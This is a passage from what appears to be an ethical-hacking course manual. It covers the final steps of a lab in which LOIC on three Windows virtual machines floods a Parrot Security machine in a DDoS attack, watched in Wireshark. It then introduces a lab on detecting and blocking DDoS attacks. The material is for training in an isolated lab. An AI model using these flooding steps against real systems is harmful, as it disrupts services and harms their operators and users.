
5. Once **LOIC** is configured on all machines, switch to each machine (**Windows 11, Windows Server 2019**, and **Windows Server 2022**) and click the **IMMA CHARGIN MAH LAZER** button under the **Ready?** section to initiate the DDoS attack on the target **Parrot Security** machine.



6. Switch to the **Parrot Security** virtual machine.
7. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Information Gathering** → **wireshark**.



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

8. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.



9. **The Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **eth0**) to start capturing the network traffic.



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
10. Observe that **Wireshark** starts capturing a large volume of packets, which means that the machine is experiencing a huge number of incoming packets. These packets are coming from the **Windows 11, Windows Server 2019**, and **Windows Server 2022** machines.



11. Leave the machine intact for 5–10 minutes, and then open it again. You will observe that the performance of the machine is slightly affected and that its response is slowing down.

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
12. On completion of the task, click **Stop flooding**, and then close the LOIC window on all the attacker machines.



13. This concludes the demonstration of how to perform a DDoS attack using LOIC.
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 11**, **Windows Server 2019**, **Windows Server 2022** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

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Lab 2

Detect and Protect Against DoS and DDoS Attacks

DoS and DDoS attack detection techniques are based on identifying and discriminating between illegitimate traffic increases and flash events from legitimate packet traffic.

Lab Scenario

DoS/DDoS attacks are one of the foremost security threats on the Internet; thus, there is a greater necessity for solutions to mitigate these attacks. Early detection techniques help to prevent DoS and DDoS attacks. Detecting such attacks is a tricky job. A DoS and DDoS attack traffic detector needs to distinguish between genuine and bogus data packets, which is not always possible; the techniques employed for this purpose are not perfect. There is always a chance of confusion between traffic generated by a legitimate network user and traffic generated by a DoS or DDoS attack. One problem in filtering bogus from legitimate traffic is the volume of traffic. It is impossible to scan each data packet to ensure security from a DoS or DDoS attack. All the detection techniques used today define an attack as an abnormal and noticeable deviation in network traffic statistics and characteristics. These techniques involve the statistical analysis of deviations to categorize malicious and genuine traffic.

As a professional ethical hacker or pen tester, you must use various DoS and DDoS attack detection techniques to prevent the systems in the network from being damaged.

This lab provides hands-on experience in detecting DoS and DDoS attacks using various detection techniques.

Lab Objectives

- Detect and protect against DDoS attacks using Anti DDoS Guardian

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
